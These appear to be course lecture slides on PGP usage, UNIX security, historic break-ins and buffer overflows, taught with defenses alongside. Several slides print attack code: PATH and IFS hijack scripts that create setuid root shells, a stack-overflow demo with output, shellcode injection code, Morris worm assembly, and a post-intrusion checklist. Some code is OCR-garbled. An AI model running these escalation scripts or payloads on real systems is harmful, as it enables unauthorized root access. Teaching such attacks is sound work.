


# CNS Lecture 2

- Using PGP 
- UNIX vulnerabilities/defenses
- Anatomy of a breakin
- Buffer overflow



## Attacks du jour

- Stolen 19,000 credit cards from AT&T on-line store customers
- Trojan.Mdropoper.Q zero-day MS WORD 2000 vulnerability
- 21-yr old gets 3 years for botnet affecting millions of computers
- Polymorphic virus (AMD64 only) difficult to detect

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## You are here ...

### Attacks & Defenses

- Risk assessment ✓
- Viruses ✓
- Unix security
- authentication
- Network security  
Firewalls, vpn, IPsec, IDS
- Forensics

### Cryptography

- Random numbers
- Hash functions  
MD5, SHA, RIPEMD
- Classical + stego
- Number theory
- Symmetric key  
DES, Rijndael, RC5
- Public key  
RSA, DSA, D-HECC

### Applied crypto

- SSH
- PGP ←
- S/Mime
- SSL
- Kerberos
- IPsec
- Crypto APIs
- Coding securely

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## PGP

### Pretty Good Privacy

- objective: using cryptography
- later: How do they do that?
- public and secret key encryption
- hashes and digital signatures
- non-repudiation
- political intrigue and legal actions



"If privacy is outlawed, then only outlaws will have privacy."  
- Phil Zimmerman

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## pgp

- public domain mail/file encryption/signed
- FREE and source code
- UNIX, PC, MAC
- incorporated in some mailers

Bless the man who made it,  
And pray that he ain't dead.  
He could've made a million  
if he'd sold it to the feds,  
But he was hot for freedom;  
He gave it out for free.  
Now every common citizen's got PGP.

-- by Leslie Fish

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## Why use PGP?

- email can be spoofed
- privacy (personal, commerce, business, crime)
- integrity
- authentication, non-repudiation
- widely available
- simple trust structure
- used for shareware distributions
- used for security alert messages (CERT)
- course requirement! ☺

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## Authenticity of message

```
-----BEGIN PGP SIGNED MESSAGE-----
CERT Advisory CA-2001-01 Interbase Server Contains
Compiled-in Back Door Account

Original release date: January 10, 2001
Last revised: --
Source: CERT/CC

....
We strongly urge you to encrypt sensitive information sent by email.
Our public PGP key is available from

http://www.cert.org/CERT_PGP.key
...
-----BEGIN PGP SIGNATURE-----
Version: PGP for Personal Privacy 5.0
Charset: noconv

iQCVAwUBOly/agYcfu8gsZJZAQF2jwQaiZALQ7P5oxNhWnCGJRMfETW44WXsXYP
S+38L9onECW7oYXx/mlHLT0dsiy0H2nR7XnE4s1FKDSjvdbWu51bqnyx816DzVBL
80C8e1IErAWDjPvyHx7DK8kEPQrvjKdcONQjAeN+27PzCPQzU4xeT9TE5x11bw+
BCSKiVaYLLA=
wEFiC
-----END PGP SIGNATURE-----
```

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## Why not use PGP?

- not government approved
- commercial use requires license (VIACRYPT)
- alternatives: PEM, S/MIME, proprietary
- informal trust model (or a "good thing")

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## Doin' PGP

- **Get GPG**
  - available from Web (OpenPGP, GnuPG, pgpi, pgp.com)
  - on CS machines `gpg` (worry about compatibility with PGP RSA/IDEA)
  - run it from a machine to which your keyboard is attached (or `ssh`) not from a multiuser system?
- **Create your key**

```
gpg --gen-key
```

  - choose 1024 as your keysize
  - for your ID use your name and email e.g., Tom Dunigan <dunigan@cs.utk.edu>
  - choose a good passphrase
- **Sign your key (actually, `gpg` does this during `gen-key`)**
- **Extract your public key**

```
gpg --a --export yourid > mykey.tmp
```


  - creates a file with your key
  - make it public (.plan, home page)
  - Publish to public key servers (not yet)

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## Keepin' a secret

- **symmetric key encryption**
  - Alice and Bob share a secret key
  - Need lots of key for lots of people ( $N^2$ )
  - Catch 22 – how to distribute the shared secret
  - Examples Caesar cipher, DES, AES




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## Public key info

- large, random key pair (private, public)
- protect your private key
- publish your public key
- symmetric encryption
- encrypt: `edcrypt(msg, bob's_public)`
- decrypt: `edcrypt(msg, my_private)`
- sign: `edcrypt(msg, my_private)`
- signature: key ID, verifier, encrypted time + msg hash
- verify: `edcrypt(msg, some_public)`
- non-repudiation
- Used by https/SSL, PGP, ssh,
- Examples: RSA, ECC
- slow

Details later ...



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## Protecting your private key

- **Passphrase**
  - used for encrypting your private key (it's NOT your private key)
  - something you can remember
  - use lots of words
  - some special characters
  - see "Additional reading"
- **Vulnerabilities**
  - dictionary attacks
  - keyboard sniffer
  - trojan horse `pgp`
  - network sniffer -- attached keyboard (or `ssh`)

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## Managing PGP keys

- `gpg -a --export yourid` extract your key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.2
```

```
mQCNAzHmVjMAAAEEBANmSH1X7690jN11A+ENd9RmpuChQYXVCriN08Kt4+rpXQNW
4F1ICt0HItDcTQRP8uMynhb/L7t9bXAR6HeYjdxkF16BgtSWe17bW/RwSYcx43gD
3qInS2XccYgyYRbkP18B9/mG4j2kjdOS7rS8DMtadAasq6nbBboTKAaPVfXBAUR
tBhCb2Igr3V1c3qg23V1c3Rab3Jubc5nb3aJAUDBRAX51ZvuhMoBo9V/EEBA3F
A/4tdgZxM0Ffp+YYLTe50Qn74Ym6krWFLtjCNeqS1LQwzcr2gPntoE2h1kwF+M4
FJ9M/N1rOv0g96/o40VYzGFuwk8X9u8lay5yRCinrfbaFh+F74vCMRreHfPZ1w/
pmxwv11gga8R0pkD1pyL73RNLr1guQKYQKfg9UP9dUhg==
=xxzQZ
```

```
-----END PGP PUBLIC KEY BLOCK-----
```

- `gpg --fingerprint yourid` display key fingerprint
- `gpg --import keyfile` add a key to your keyring
- `gpg --list-keys` list keyring

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## PGP – signing a message

```
gpg -sa letter.txt
```

```
...
```

```
cat letter.txt.asc
```

```
-----BEGIN PGP SIGNED MESSAGE-----
```

```
Bob,
This is to confirm that I owe you 600.00
```

```
thanks
Bill
```

```
-----BEGIN PGP SIGNATURE-----
```

```
Version: 2.6.2
```

```
iQcVAwUBMeZcHroTKAaPVfXBAQwRAQA=EzZUVTXsOLO1cQXri3H2enQWU5jJdxw
vZeLq4KtLVN+qvPmP649I3FKWyj141179+kHluVVAnvXvTF8R131obhvQPHxt83+
YI+3sc8wEha5KzvdXrWDJM22qhpFwEvJenGL1Wncmu++/oswopeNEMwqT1Pvt0k5
vhiXOkxkh2Q=
=L0XI
-----END PGP SIGNATURE-----
```

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## PGP – encrypting a message/file

```
gpg -sarm bob letter.txt (ascii, sign and encrypt, recipient bob)
```

```
cat letter.txt.asc
```

```
-----BEGIN PGP MESSAGE-----
Version: 2.6.2
```

```
h1wD7H/uz4JqAn0BA/4vAoBW6avFKIraABF9w98+WeWpMYL4H6VUmap4uwG9Mbf
m2m111lpVITrRjNR0swLDppGOSddTKgqesqCEG54Ch/1FpnjTBZD/Lmf67c3R1
xvHguMYU7RqouM5IghjNC9+SM+1RkGJlQAjR16Vp5Nj4M6FwMLWbja1RDe1qYA
AABc4Gp653NMEoSpkzBzjI0MYN1WFA3547/EQvXZMUPpkR129n3xmsGke7M3ygfS
amv+Mqz8jYMSa/Y13jctngMxpxE103mRFTPK/pdy/VID7cWKE3wGRZB1Vyut5M8=
=yvxp
```

```
-----END PGP MESSAGE-----
```

- To decrypt or verify signature on a message `gpg filename`
- Check your work! In a human factors study of PGP user interface, only 4 of 12 subjects managed to send a message encrypted. 3 actually sent the "secret" message in the clear.

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## gpg implementation

- **Encrypting a message (-ea)**
  - generate a message key (random)
  - compress (ZIP) message
  - encrypt (3DES) message with key
  - encrypt (ElGamal/RSA) message key with recipient's public key
  - encode in ASCII
- **Signing a message (-eat)**
  - hash (MD5) message and time
  - encrypt (DSA) hash with your private key
  - encode in ASCII
- details later

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## PGP trust

How do you know it's Tom's key?

- verify key (voice, fingerprint)
- business card
- someone you "trust" has signed Tom's key
- `gpg --edit trust` lets you say how much you trust this user/key, or `gpg`:
  - Do you want to certify any of these keys yourself (y/N)?
  - Are you sure key belongs to xxxx?
  - Would you trust xxxx as an introducer (1-4)?

web of trust

- certificate = signed key
- certificates included with one's public key (more later on certificates)
- key signing parties

```
Tom Dunigan
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Oak Ridge National Lab
Oak Ridge, TN 37831
Tel: (423) 576-2522
Fax: (423) 574-0680
e-mail: thd@ornl.gov
http://www.epm.ornl.gov/~dunigan
PGP key fingerprint: 77 ED A5 60 18 36 90 32 F6 EB 71 A8 6D FD 98 55
```

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## PGP limitations

- no API (better in newer versions `gpg` based on OpenSSL lib)
- includes filename and time
- not user friendly (better part of some mail clients)
- scalable trust?
- key revocation imprecise
- newer version (`gpg`): SHA/DSA, RIPEM, Blowfish, AES, ...

more later on "how do they do that"

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## Recall ...

- objective: safe computing
- plan: assess risk
  - goals: privacy, integrity, availability
  - vulnerabilities and countermeasures
  - detection & recovery

### Principles

- path of least resistance
- defense in depth
- physical security is the foundation
- people: training
- trust and suspicion

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## Vulnerability management

- Define roles and responsibilities
  - Incident handling teams
  - Vulnerability assessments/scans
  - Review current threats
  - Educate and communicate
- Identify and evaluate assets
- Develop metrics
  - Incidents/month
  - Recovery time/costs
- Determine ACCEPTABLE RISK

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## OS security

- Single-user systems
- Historical: physical protection
  - load executive and program
  - no sharing
  - no enemies -- except your bugs
- PC brings us full circle?
- multi-user systems
- OS protect itself
  - file protection
  - resource sharing
  - WARNING: info leakage
    - "deleted" files
    - tmp files
    - non-zero'd memory or swap space
  - Networks I

### Hardware requirements for secure OS


- privileged state
- privileged instructions
- memory protection (RWX)
- timer interrupt
- system call (trap/SVC)
- special architectures (Scomp)

principle: least privilege

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## Computer security timeline

- 
- batch/standalone systems
  - multi-user systems
  - time-sharing systems
  - dial-up
  - Networks (local, wireless, Internet)
- increasing threat

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## Dial-in

### Who's dialing in?

- control physical access
- protect phone numbers
- centralize
- dialin server (passwords, call-back, caller-id)
- phone phreaks can subvert call-back
- separate modems for in/out
- outbound can be used for free calls or 1-900 or cover
- wiretaps (sweep lines, encryption)
- war dialers (scan all enterprise phone numbers)
- Modems: controlled substance? – WARNING: backdoor around firewalls

later a look at network security issues ...



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
## Operating systems -- components

- services (compilers, libraries, daemons, utilities)
  - resource sharing (time, memory, printers, disks)
  - access control -- authenticate, authorize
  - kernel, privileged/general services
- 
- protect/provide access to privileged machine state

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
## Layered Operating System



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## OS layers




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## OS security

- authentication (passwords, fingerprint, challenge/response)
- authorization (access lists, file protection modes, access matrix, capability list – more later)
- firewalls
- encryption services (commands, IPsec, VPN)
- audit (logs, integrity checks)

- administration
- change control and bug fixes
  - backups
  - training and education (user/eyes admin)



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## Software vulnerabilities

- Design
- poor design (complex, KISS)
  - security not a goal
  - conflicting goals (ease of use, speed)
  - Principle of least privilege
  - Default to secure (configuration problems)

- Implementation
- bad programming
  - inadequate testing
  - bug fixes
  - backdoors

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## OS security problems

RISOS project (mid '70s)  
goal: Identify software flaws, improve software engineering, they report:

- incomplete parameter validation
  - data type and size
  - number and order
  - value and range
  - access rights
  - Bad if lower privileged process is calling more privileged process
- leak of privileged data
- race conditions (time-of-check to time-of-use)
- inadequate authentication/authorization
- table/stack overflows
- logic errors (exploiting side effects, unintended uses)



Today 40% UNIX utilities can be crashed ... not much has changed ☹

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## UNIX history

- '65 Multics
- '69 unix pdp-7
- '71 unix pdp-11, 16-bit
- '73 UNIX in C
- '79 UNIX v7, 64k swap, cheap
- '78 UNIX 32V Interdata 8/32
- '79 3BSD, paging
- '80 4.1BSD, prepagging clusters
- '82 UNIX Sys III Yax
- '83 4.1c/4.2 BSD TCP/IP
- '85 UNIX Sys V
- '86 UNIX V.3 (TL) 4.3BSD
- '88 4.3Tahoe TCP/IP+ (poob)
- '89 UNIX V.4
- '90 4.3Reno SLIP, OSI
- '92 4.4 OS/386
- '94 Linux FreeBSD
- '96 OpenBSD



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## UNIX history

### MIT's Multics

- OS for a highly available MP
- military security (multilevel)
- tried to do a lot of things

### UNIX

- tried to do one thing well (run programs)
- modular, simple
- for friendly environments, sharing
- strong security NOT a goal
- shipped easy to use, vulnerable

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## UNIX security

- password authentication establishes userid
- all(?) resources are "files"
  - disks, printers, ttys, IPC
  - world/group/owner access for files
- superuser access
- set-uid, -gid programs
- limited auditing (login failures, file accesses ...)
  
- workable

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## Userid and group

- access based on userid and groups
- login name maps to userid
- same userid across systems (NFS)
- userid 0 == root

```
/etc/passwd
root:yzXHQSOj4uQI:0:1:Operator:/:/bin/csh
nobody:!:32767:32767:mismatch nfs ids:/nothin:/nothin
daemon:!:1:1:/:/
sys:!:2:2:/:/bin/csh
bin:!:3:3:/:/bin:
dunigan:10sefPTdQJaI.:23673:20:Tom Dunigan:/home/dunigan:/bin/csh
jgreen:qeXIX0NDHP0wU:471:30:Judy Green:/home/jgreen:/bin/csh

/etc/group
root:*:0:dunigan,jgreen,lps
nogroup:*:65534:
daemon:*:1:
kmem:*:2:
bin:*:3:
uscp:*:8:
group1:*:10:alice,bob
```

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## UNIX file protection

- UNIX resources (files, devices, memory, IPC)
  - owner, group, world
  - read, write, execute
- ```
ls -lg
```

```
drwxr-xr-x  2 dunigan  other           512 Mar 25 08:58 old
drwxrwxrwx  4 root      root             280 Aug 31 18:54 tmp
-rw-----  1 dunigan  other           240 Aug 18 21:18 .rhosts
-rwsr-xr-x  5 root     staff          32768 Oct 14 1994 /bin/passwd
crw-r----- 1 root    kmem             3,  1 Aug 16 08:40 /dev/kmem
-rwxr-sr-x  1 root    kmem            40016 Oct 14 1994 ps
```

Commands `umask, chmod, chown, chgrp, newgrp`

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## superuser

The root of all evil

- uid 0
- account used by the OS
- need for privileged operations
- more than one passwd entry can have uid 0
- not for casual use
  
- violates principle of least privilege

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## What root can do!

- |                                                                                                                                                                                                                                                                                                                                                                   |                                                                                                                                                                                                                                                                                                                                                                |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>process control</b> <ul style="list-style-type: none"><li>• shut-down system</li><li>• change priority of any process</li><li>• stop/start any process (log you out)</li><li>• disable accounting</li><li>• change process id to any UID</li><li>• send email as you</li></ul>                                                                                 | <b>file system</b> <ul style="list-style-type: none"><li>• delete, create, modify any file/program</li><li>• modify kernel</li><li>• install trojan horses (exec's and lib's)</li><li>• read/alter your email/files</li><li>• change file times</li><li>• add/delete user accounts</li><li>• enable/disable accounting/logging</li><li>• modify logs</li></ul> |
| <b>device control</b> <ul style="list-style-type: none"><li>• access any device</li><li>• see your keystrokes</li><li>• alter display/printer</li><li>• change protection on any device</li><li>• create/delete devices</li><li>• read/change any memory location</li><li>• set date/time</li><li>• change IP address</li><li>• enable promiscuous mode</li></ul> |                                                                                                                                                                                                                                                                                                                                                                |

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## What root can't do!

- change a read-only file system
- decrypt `/etc/passwd` or your files (trojan?)

Why is this list so short? ☹

Things are getting a bit better:

- BSD 4.4 has immutable and append-only files, plus no writing to `/dev/mem /dev/kmem`
- You can bypass by booting standalone -- physical access.
- Mount file system as "no execute"

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## root processes

- Initial boot (`/etc/rc*`)
- network processes (`/etc/inetd.conf`)
- `ps` will show you what's running

```
USER      PID %CPU %MEM    SZ   RSS TT STAT  START    TIME COMMAND
dunigan  5125 11.8  1.7  236 492 ql R   19:15    0:00 ps -uax
root      1    0.0  0.0    52    0 ? IW   Aug 16  0:09 /sbin/init -
dunigan  29074 0.0  0.0    28    0 pS IW   Aug 27  0:00 sh -c
root      2    0.0  0.0     0    0 ? D   Aug 16  0:02 pagedaemon
root      0    0.0  0.0     0    0 ? D   Aug 16  1:25 swapper
root     129  0.0  0.0    28    0 ? I   Aug 16  0:00 (nfsd)
root      67   0.0  0.9  232 264 ? S   Aug 16327:05 /usr/etc/fore/snmpd -c /
daemon   71   0.0  0.0    64    0 ? IW   Aug 16  6:49 portmap
root     122  0.0  0.0   180    0 ? IW   Aug 16  0:06 sendmail: accepting conn
root     195  0.0  0.0    12    8 ? S   Aug 16 98:55 update
root     114  0.0  0.0    60    0 ? IW   Aug 16  0:16 syslogd
root     198  0.0  0.0    56    0 ? IW   Aug 16  0:07 cron
root     206  0.0  0.0    52    0 ? IW   Aug 16  0:00 /usr/lib/lpd
root     203  0.0  0.0    56    0 ? IW   Aug 16  0:16 inetd
dunigan  212  0.0  0.0    96    0 co IW   Aug 16  0:01 -csh (csh)
```

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## setuid programs

Requesting privileged services

- system call
- contact running root process
  - syslog sendmail
- running as root (login, su)
- running setuid root programs
  - login mail passwd chsh write lpr su ping
- Listing setuid programs

```
find / \( -perm -04000 -o -perm -02000 \) -type f -print
(Linux 50 Solaris 120)
```

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## What's wrong with these?

```
-rwxr--r--    root    /bin/csh
drwxrwxrwx    root    /bin
-rw-r--r--    root    /etc/passwd
drwxrwxr-x    root    /tmp
-rwxr-xr-x    root    /usr/bin/login
drwxr-xr-x    bob     /usr/bin
-rwxr-xr-x    root    /bin/sh
-rwxr-xr-x    bob     /home/bob/a.out
-rwxr-xrwx    bob     /home/bob/.login
-rwxr--r--    tom     /home/tom/exam.answers
-rwxr-xr-x    tom     /home/bob/tst
crw-r--r--    root    /dev/kmem
-rwxr-xr-x    root    /home/bob/a.out
```

- Use find with scripts and automated tools to report these kinds of problems

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## Limiting root

- Minimize/review people with root password
- secure ttys
- don't login as root, use su
- use sudo
- use one-time passwords or encrypted login (esh)
- don't have . in path
- limit setuid-root programs
- use setgid (lpd, uuwp, daemon, kmem)
- run system daemons as user "nobody" if possible
- nosuid on mount's

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## UNIX threats

- insider
- stolen account
- no account required (server vulnerabilities)
- exploit bugs and misconfiguration

```
path attack
Your sys mgr has . in front of his/root's PATH
You create a file called ls

#!/bin/csh
cp /bin/sh ./stuff/sume
chmod 4555 ./stuff/sume
rm -f 0
exec /bin/ls {1+@"}
```

You create an unreadable weird file  
chmod 700 .; touch .f  
\*now tell sys mgr you can't delete one of your files  
\*mode forces him to become root  
\*he changes to your directory and does ls  
\*you now have a setuid root shell

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## bugs

- bad (no?) design
- bounds checking (signed/unsigned)
- input checking (strcpy())
- survey: 40% hang/crash (GNU Linux best)
- Treating char as unsigned
- failure to check return codes from system calls
- misuse of modes, ENV, paths
- shell escapes
- race conditions (tmp files)
- trapdoor, debug aids, complex (sendmail)

if running buggy setuid root program, user could gain root access

```

Input is EVIL
"Input validation is for people who can't do forensics."
  
```

Race condition: (time of check, time of use)

```

if (access("/tmp/lock",W_OK)==0){
  if ((fd=open("/tmp/lock",O_WRONLY))<0){
    .. Do stuff
  }
}
  
```

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## What's wrong with ...

- strcpy(mybuff,argv[1]);
- strncpy(mybuff,hiabuff,strlen(hiabuff));
- strncpy(mybuff,hiabuff,sizeof(mybuff));
- gets(mybuff)
- char bob[MAXLTH]; bob[MAXLTH]=0;

```

char x;
int lth;
x=L20;
x+=50;
lth=x;
printf("%d\n",lth);
  
```

```

struct Pkt {
  int index;
  int value;
  char username[8];
} pkt; //packet from net
int table[MAXN];
  
```

- lth = strlen(pkt.username);
- mytable[pkt.index] = pkt.value

- Better ?

```

if (pkt.index < MAXN) mytable[pkt.index]=pkt.value
  
```

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## expressrv bug

- expressrv runs setuid root
- restores interrupted vi sessions
- uses system() to /bin/mail user

the attack

- create a script called bin

```

#!/bin/csh
cd /home/mydir
cp /bin/sh sume
chown root sume
chmod 4755 sume
  
```

- Change shell's field separator IFS to be /
- In vi issue preserve

the fix

- disable setuid
- or get patched version
- could have been setgid


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## Cuckoo's egg

1986 LBL breakin

- Detection: account discrepancy
  - Developing new accounting program
- session traces and honeypot
- How: guest account/emacs bug
- What: root access
  - password guessing and cracking
  - dialout exploit
  - rhost exploit
  - log cleanup
- Why: seeking military secrets
- Who: German hackers/KGB


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## Buffer overflows 101

- Process memory
  - text, data, bss, heap, stack
  - external variables in .bss
  - automatic variables in stack
  - malloc's in heap
- Overflow
  - Subscript overrun
  - strcpy(dst,src) (dst smaller than src)
  - gets(), sprintf()
  - memcpy() unvalidated length
  - printf format problems
- Result
  - Overwrite following variable(s)
    - Function vector, flags, salary, next/prev ...
  - Overwrite return address
  - inject and execute code
    - inject code in addressable location
    - Alter something to make it execute code




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## Stack attacks

Input is EVIL

- common attack
- Input bounds or ENV abuse
- C: gets(), strcpy(), strcat(), sprintf(), ...
- or subscript out of bounds
- EEEK! often a remote (network) attack
- need to know about compiled code, assembly language
- architecture specific
- place hacker program in servers stack



```

UNIX programs that have had stack attacks:
popd, sendmail, amd, bind, impd, samba, CDE, stald,
splitvt, syslog, mount/umount, lpr, bind, cron, login, newgroup,
talkd, sendmail again, impad again, compress, elvis, bash, Tooltalk,
ttdbserver, klogd, multimscreen, rsh, rcp, telnetd, libX11, xlock, lpd,
pcnfs, nslookup, pine, smbmount, suidperl, elm, eject, format, dig,
dslip, ...
e.g., Morris worm used fingerd overflow
  
```

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## Microsoft buffer overflows



- Microsoft has their own collection of buggy servers (IIS, RPC,...)
- Look at recent (August, 2006) CERT advisories
  - [VU#650769](#) - Microsoft Windows Server service buffer overflow
  - [VU#908276](#) - Microsoft Winsock buffer overflow
  - [VU#794580](#) - Microsoft DNS Client buffer overflow
  - [VU#159484](#) - Microsoft Visual Basic for Applications buffer overflow
- Microsoft Vista is supposedly designed with security in mind ...

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## Stack attacks

```
//gcc -O0 -mpreferred-stack-boundary=2 stackoverrun.c
#include <stdio.h>
#include <string.h>

void foo(const char* input)
{
    char buf[10];
    printf("stack:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
    strcpy(buf, input);
    printf("buf: %s\n", buf);
    printf("stack:\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
}

void bar(void)
{
    printf("Eek, i've been hacked!\n");
}

int main(int argc, char *argv[])
{
    printf("addr of foo %p\n", foo);
    printf("addr of bar %p\n", bar);
    if (argc != 2) {
        printf("supply a string as arg\n");
        return -1;
    }
    foo(argv[1]); // input is EVIL
    return 0;
}
```

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## Test stackoverrun

```
cat hackoverrun.pl
#!/usr/bin/perl
$arg = "aaaaabbbccccddddd";
$cmd = "a.out ".$arg;
system($cmd);

gcc -O0 -mpreferred-stack-boundary=2 stackoverrun.c
a.out aaaaabbbcccc
addr of foo 0x80483e4
addr of bar 0x8048410
stack:
0xbffffb34
0x4006f8e2
0x4014ce00
0x8048621
0xbffffb44
0x40153e80
0xbffffb48
0x804847d
0xbffffce0
0x8048410
0x8048410
buf: 0xbffffb24 aaaaabbbcccc
stack:
0xbffffb24
0x61616161
0x62e2e2e2
0x63636363
0x40153e00
0xbffffb48
0x804847d
0xbffffce0
0x8048410
0x8048410
stack:
0xbffffb14
0xbffffb14
0x61616161
0x62e2e2e2
0x63636363
0x64646464
0x65656565
0x8048410
0xbffffce0
0x8048410
0x8048410
Eek, i've been hacked!
```

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## Inserting shell code onto the stack

- `disassemble exec("/bin/shell")`

```
cat exec.c
#include <stdio.h>
main()
{
    execl("/bin/sh", "sh", NULL);
}

cc -S exec.c
as -a exec.s

13 main:
14 0000 55 pushl %ebp
15 0001 89E5 movl %esp, %ebp
16 0003 83EC08 subl $8, %esp
17 0006 83EC04 subl $4, %esp
18 0009 6A00 pushl $0
19 000b 68000000 pushl $.LC0 19 00
20 0010 68030000 pushl $.LC1 20 00
21 0015 E8FCFFFF call execl 21 FF
```

Can also do `objdump -d exec.o`

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## Inserting shell code onto the stack

- stuff these bytes on to the stack
- fix return address to jump to our stuff on the stack
- voila -- a shell prompt

```
char shellcode[] =
"\x49\x1f\x5a\x89\x76\x08\x31\x00\x88\x46\x07\x89\x46\x0c\x0b\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\x0d\x80\x31\xdb\x89\x08\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh;";

char large_string[128];

void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer; // stuff address

    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i]; // copy in code

    strcpy(buffer, large_string); // overflow stack!
}
```

Example `imapd-ex.c`

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## '88 Morris worm

finger userxxx@host.com

- exploited sendmail or stack overflows in fingerd
- sendmail -- complex, design flaws, debugging aide
- connect to fingerd
- send 536 special bytes
- overflows buffer
- alters return address to point to buffer on stack
- VAX and Sun (motorola) version
 

```
pushl 68732f '/sh\0'
pushl 6e69622f '/bin'
movl sp, r10
pushl 0
pushl 0
pushl r10
pushl 3
movl sp, ap
chmk 3b
```
- effect was: `execve("/bin/sh", 0, 0)`

remote user was now connected to a root shell

Attacked ORNL November, 1988

- widespread Internet attack
- 6000 hosts (10%)
- Detection: system console log
- How: sendmail or buffer overflow
- What: root access, self-spawning
- contained at ORNL, dumb luck
- Why: experimenting
- Who: Cornell student
- prosecuted


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## Heap overflows

- Harder
- Doubly-linked lists pointer exchange overflows
  - Overflow block A, force B to be freed
  - Write chosen word at chosen location ⊗
  - (p->next)->prev = p->prev
- Function vector
- Overwrite other “interesting” values
- How would you catch this?

```
struct Element {
    char *next;
    char *prev;
    int lth;
    char buffer[N];
    int key;
};
```



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## How to find overflows?




- Google to see if someone has found what you want
- Study source code
- Study disassembled .exe (IDA Pro disassembler)
- Try BIG input values
- Fuzz testing
- Get a core dump, experiment
- Persevere

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## Defense against overflows

- Principle: defense in depth
- Good programming practice
- Data areas non-executable
- Text area read-execute (no write)
- Guard words in stack/heap (canary)
- Return address in register (not stack)
- Address Space Layout Randomization (ASLR)
  - Randomize heap/stack location
  - Microsoft Vista, OpenBSD
  - PaX
    - Linux kernel patch
    - Least-privilege protection for memory pages
    - NX for data, read-only for text
    - Randomize memory locations (fool back-to-libc)
    - Done at execve()




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## Preventing stack attacks



- First: good design and secure coding
- newer C compilers warn you about stupid functions (gets, strcpy)
- Maybe language other than C
- NX data/stack areas and RO text area
- Compiler mode: StackGuard (microsoft /GS)
  - Canary (guard word in front of return address)
  - Guard word random (or at least contain NULL)
  - Add code in function prolog to copy in canary
  - In prolog, check canary before return
  - In OpenBSD, option for gcc



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## Stackguard canary



```
main:
    pushl %ebp
    movl %esp,%ebp
    subl $152,%esp
    movl __guard,%eax
    movl %eax,-4(%ebp)
    movl $3,-136(%ebp)
    leal -132(%ebp),%eax
    movl -136(%ebp),%edx
    movb $98,(%edx,%eax)
    ...
.L2:
    movl -4(%ebp),%eax
    cmpl __guard,%eax
    je .L3
    addl $-8,%esp
    movl -4(%ebp),%eax
    pushl %eax
    pushl $.LC0
    call __stack_smash_handler
    addl $16,%esp
.L3:
```

Anatomy of a breakin →

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## Once you're in ...



- uname to figure out OS
- (download) OS exploit for root
- download a rootkit
- backdoor for later bot control (spam mail, DDoS attacks)
- sniffer
- get /etc/passwd ... crack it
- exploit .rhosts
- trojan esh/eshd
- return to get sniffer logs
- tell your friends (IRC)

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## rootkit

available everywhere ☹


- network sniffer (passwords)
- trapdoor version of `login.c` `ssh.c`
- modified `ls`, `du`, `ps`, `netstat`, `ifconfig`
- program to fix `lastlog` `utmp` `wtmp` `lpfwadm`
- program to fix file times and checksum

- rootkits for Windows too ☹



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## UNIX defenses



- see checklists (hardening your OS)
- write bugless programs (stack overflows)
- keep system patched (CERT, vendor)
- careful with `setuid` programs
- don't run things you don't need
- actively scan for vulnerabilities
- checksum critical files
- look at `syslog`'s
- use strong passwords or one-time passwords
- `ssh`

Writing secure software  
(later)

- Design with security in mind
- Threat modeling
- Code reviews
- Safe libraries
- Conformance & security tests

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## Writing setuid programs and daemons

`setuid` scripts

- DON'T
- race condition in starting script
- possible problems with path, ENV, IFS ...

`setuid` programs

- DON'T
- use `setgid` if you can
- keep privileged part simple & short
- statically link

TIPS  
avoid shell escapes  
avoid `system()` `pipe()`  
avoid `execp()` `execvp()`  
use explicit paths  
check bounds, arguments, command input  
avoid `gets()`, `strcpy()`, `strcat()`,  
`scanf()`, `fscanf()`, `sscanf()`, `sprintf()`  
check system call returns  
wipe ENVIRONMENT clean  
maybe use `chroot()`  
log failures  
usual: design, review, test

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## Audit trails/logs

What's logged (discretionary, per program)

- crashes
- logins/logout
- `su`'s
- `login/su` failures
- dialouts
- printer use/errors
- `uucp` activity
